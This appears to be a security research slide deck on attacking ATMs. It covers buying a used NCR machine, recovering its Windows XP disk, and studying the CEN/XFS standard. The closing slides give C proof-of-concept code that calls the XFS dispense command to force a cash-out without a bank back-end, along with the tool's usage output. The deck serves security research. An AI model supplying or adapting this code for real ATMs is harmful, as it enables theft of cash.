
- Printers and Scanners (Ptr)
- Identification Card Units (Idc)
- Cash Dispensers (Cdm)
- Personal Identification Number Keypads (Pin)
- Check Readers and Scanners (Chk)
- Depository Units (Dep)
- Text Terminal Units (Ttu)
- Sensors and Indicators Units (Siu)
- Vendor Dependent Mode (Vdm)
- Cameras (Cam)
- Alarms (Alm)
- Card Embossing Units (Ceu)
- Cash-In Modules (Cim)
- Card Dispensers (Crd)
- Barcode Readers (Bcr)
- Item Processing Modules (Ipm)



ATM system design



CEN/XFS (eXtensions for Financial Services) provides a standard set of APIs that can be used by Windows applications to operate the ATM peripherals



ATM system design


95% of ATMs was running Windows XP in January 2014
(NCR, 2014)



ATM system design

“How will you approach the Windows XP end-of-support?”

(KAL 2013 - ATM Software Trends & Analysis)




Topics for today



- About the project
- ATM Introduction
- Attacking the ATM
- Common ATM system design
- Assessing a sample ATM
- Conclusion



Where to start?




[Home](#) [NCR Parts](#) [Wincor Parts](#) [Diebold Parts](#) [Contact Us](#) [** SPECIAL OFFERS **](#)


Pick a currency


[Home](#) > [NCR Parts](#) > >>NCR-Complete-Machines > Page 1 of 1


NCR Parts

Browse:









NCR 5886 BNA Machine
NCR
£1,153.90



ATM delivery 101



Let's get started



Physical access?



Physical access?



Physical access?




Physical access?




Physical access?




Physical access?



Running the ATM



Running the ATM



ATM Forensics 101

Using openly available forensic toolkits we managed to recover the majority of the original hard disk content.



Active@ Partition Recovery for Windows Enterprise

File View Tools Help

Back QuickScan SuperScan Recover

Local System Devices

- WinOS (S:) [Bad]
 - \$Extend
 - Config.Msi
 - Documents and Settings
 - FTAgent
 - NCRLogs
 - PNPDRVS
 - program files
 - Application Startup
 - ATMAD
 - Common Files
 - ComPlus Applications
 - CrossTec
 - Inside Out Networks Watchport
 - InstallShield Installation Information
 - Intel
 - Internet Explorer
 - Messenger
 - microsoft frontpage
 - MicroTouch
 - Movie Maker
 - MSN
 - MSN Gaming Zone
 - MSXML 4.0
 - NCR
 - ncr aptra
 - NetMeeting
 - Nuance
 - Online Services
 - Outlook Express
 - PenMount Windows Unive...
 - Realtek

WinOS (S:) SuperScan [100%]

Name	Size	Created	Modified	Accessed/Deleted	Attributes	ID	Parent ID
Application Startup		2014-01-10 12:20:26	2014-01-10 12:20:26	2014-01-10 12:32:01		1016	35
ATMAD		2014-01-10 11:53:06	2014-01-10 11:53:06	2014-01-13 01:20:45		3792	35
Common Files		2012-03-12 15:51:43	2014-01-10 11:39:08	2014-01-13 01:59:04		522	35
ComPlus Applications		2012-03-12 15:58:28	2012-03-12 15:58:28	2014-01-10 12:25:31		596	35
CrossTec		2014-01-10 11:52:37	2014-01-10 11:53:03	2014-01-10 12:18:47		489	35
Inside Out Networks Watc...		2012-03-12 16:09:43	2012-03-12 16:09:43	2014-01-10 12:18:47		597	35
InstallShield Installation Inf...		2012-03-12 16:08:48	2012-03-12 16:11:15	2014-01-10 12:18:47	H	599	35
Intel		2012-03-12 16:08:52	2012-03-12 16:08:52	2014-01-10 12:25:32		603	35
Internet Explorer		2012-03-12 15:59:02	2012-03-12 16:24:15	2014-01-10 12:18:47		605	35
Messenger		2012-03-12 15:58:07	2012-03-12 15:58:07	2014-01-10 12:18:47		611	35
microsoft frontpage		2012-03-12 16:16:36	2012-03-12 16:16:36	2014-01-10 12:25:33		612	35
MicroTouch		2012-03-12 16:13:18	2012-03-12 16:13:18	2014-01-10 12:18:48		615	35
Movie Maker		2012-03-12 15:59:10	2012-03-12 15:59:10	2014-01-10 12:18:48		629	35
MSN		2012-03-12 15:57:58	2012-03-12 15:57:58	2014-01-10 12:25:33		634	35
MSN Gaming Zone		2012-03-12 15:58:05	2012-03-12 15:58:05	2014-01-10 12:18:48		639	35
MSXML 4.0		2014-01-10 12:13:40	2014-01-10 12:13:40	2014-01-10 12:25:34		27400	35
NCR		2014-01-10 11:57:06	2014-01-10 11:57:06	2014-01-10 12:18:52		25230	35
ncr aptra		2012-03-12 16:07:40	2014-01-10 12:27:08	2014-01-13 01:59:04		36	35
NetMeeting		2012-03-12 15:59:05	2012-03-12 15:59:15	2014-01-10 12:18:48		824	35
Nuance		2014-01-10 12:08:23	2014-01-10 12:08:23	2014-01-10 12:26:09		25580	35
Online Services		2012-03-12 15:58:15	2012-03-12 15:58:15	2014-01-10 12:18:48		825	35
Outlook Express		2012-03-12 15:59:03	2012-03-12 15:59:14	2014-01-10 12:18:48		826	35
PenMount Windows Unive...		2012-03-12 16:12:53	2012-03-12 16:12:53	2014-01-10 12:18:48		827	35
Realtek		2012-03-12 16:11:15	2012-03-12 16:11:15	2014-01-10 12:18:49		831	35

Date/Time Event

- 2014-01-24 22:07:43 Volume projected [NO NAME] (FAT, 109 MB, Integrity Status: Bad, Start sector: 21,550,308 Sectors: 223,684)
- 2014-01-24 23:23:50 Volume projected [WinOS] (NTFS, 149 GB, Integrity Status: Bad, Start sector: 2,048 Sectors: 312,497,951)
- 2014-01-24 23:23:50 Volume projected [WinOS] (NTFS, 146 GB, Integrity Status: Bad, Start sector: 6,293,488 Sectors: 306,206,511)
- 2014-01-24 23:23:50 Device SuperScan completed
- 2014-01-24 23:23:51 SuperScan results successfully saved to: Z:\NISO\Recovery\WDC WD16 02ABKS-18N8A0 USB Device SuperScan [2014-01-24 22-02-05].scn

33 object(s)

Folder: S:\program files\NCR Contains: 1 subfolder(s), 0 file(s)



ATM Forensics 101



Sweet... But I don't have a bank back-end (yet)



Software engineering 101



EUROPEAN COMMITTEE FOR STANDARDIZATION
COMITÉ EUROPÉEN DE NORMALISATION
EUROPÄISCHES KOMITEE FÜR NORMUNG

WORKSHOP AGREEMENT

CWA 14050-1


November 2000

ICS 35.200; 35.240.15; 35.240.40

Extensions for Financial Services (XFS) interface specification -
Release 3.0 - Part 1: Application Programming Interface (API) - Service
Provider Interface (SPI); Programmer's Reference



Software engineering 101



EUROPEAN COMMITTEE FOR STANDARDIZATION
COMITÉ EUROPÉEN DE NORMALISATION
EUROPÄISCHES KOMITEE FÜR NORMUNG

**WORKSHOP
AGREEMENT**

CWA 14050-5

November 2000

ICS 35.200; 35.240.40

Extensions for Financial Services (XFS) interface specification -
Release 3.0 - Part 5: Cash Dispenser Device Class Interface



Software engineering 101

```
WFS_CDM_DENOMINATION tDenomination;  
LPWFSRESULT lpResult=NULL;  
ULONG ulaValues[20];  
  
tDispense.usTellerID=0; // Teller ID is only relevant for non-ATM (non-selfservice)  
tDispense.usMixNumber=WFS_CDM_INDIVIDUAL; // We are only using 1 currency  
tDispense.bPresent=TRUE; // Define that we actually want to present the money to the client  
tDispense.fwPosition =WFS_CDM_POSNULL; // Use default position for dispensing (front)  
  
tDenomination.cCurrencyID[0]='E';  
tDenomination.cCurrencyID[1]='U';  
tDenomination.cCurrencyID[2]='R';  
|  
tDenomination.ulAmount=nviso_amount; // Total amount we want to dispense  
tDenomination.usCount=nviso_cashunits; // We have 5 possible cassettes (including reject bin), see ulaValues  
tDenomination.ulCashBox=0; // CashBox is only relevant for non-ATM (non-selfservice)  
  
ulaValues[0] =0; // REJECT BIN  
ulaValues[1] =0; // RETRACT BIN  
ulaValues[2] =nviso_cassette1; // 5 EUR notes  
ulaValues[3] =nviso_cassette2; // 20 EUR notes  
ulaValues[4] =0; // <EMPTY>  
ulaValues[5] =0; // <EMPTY>  
ulaValues[6] =0; // <EMPTY>  
  
tDenomination.lpulValues = ulaValues;  
tDispense.lpDenomination= &tDenomination;  
  
HRESULT hResult = WFSExecute(service,WFS_CMD_CDM_DISPENSE,&tDispense,WFS_INDEFINITE_WAIT,&lpResult);
```



Software engineering 101

```
WFSOpen("CurrencyDispenser1",  
WFS_DEFAULT_HAPP, "NVISOSPIT",  
WFS_TRACE_NONE,  
WFS_INDEFINITE_WAIT, 0x0000FFFF,  
&serviceVersion, &spiVersion, &service);
```

```
WFSCDMDISPENSE tDispense;
```

```
WFSCDMDENOMINATION tDenomination;
```

Set up XFS session with the
“CurrencyDispenser1”, no
logging is required 😊

Create a dispense object
“tDispense”

Create a denomination
object “tDenomination”



Software engineering 101

```
tDispense.fwPosition =WFS_CDM_POSNULL;
```

```
tDenomination.cCurrencyID[0]='E';  
tDenomination.cCurrencyID[1]='U';  
tDenomination.cCurrencyID[2]='R';
```

```
tDenomination.ulAmount=nviso_amount;
```

```
tDenomination.usCount=5;  
tDenomination.ulCashBox=0;
```

```
ulaValues[0] =nviso_cassette1;  
ulaValues[1] =nviso_cassette2;  
ulaValues[2] =0;  
ulaValues[3] =0;  
ulaValues[4] =0;
```

€€€

I want “EUR” 😊

The amount is specified
dynamically by a command
line argument

Specify how many notes you
want per cassette



Software engineering 101


```
tDenomination.lpulValues = ulaValues;  
tDispense.lpDenomination= &tDenomination;
```

```
HRESULT hResult =  
WFSExecute(service,WFS_CMD_CDM_DISPENSE,&tDispense,WFS_INDEFINIT  
E_WAIT,&lpResult);
```

Load the dispense with the specified
denomination & execute the dispense operation



Software engineering 101



```
C:\WINDOWS\system32\cmd.exe

C:\Documents and Settings\User\Desktop>ATMDispenser.exe

ATM Dispenser v0.1 by Erik Van Buggenhout
-----
This PoC executable will use the XFS standard to perform an ATM cash-out in EUR.

Usage: <TOTALAMOUNT> <CASSETTE1-NOTES> <CASSETTE2-NOTES>

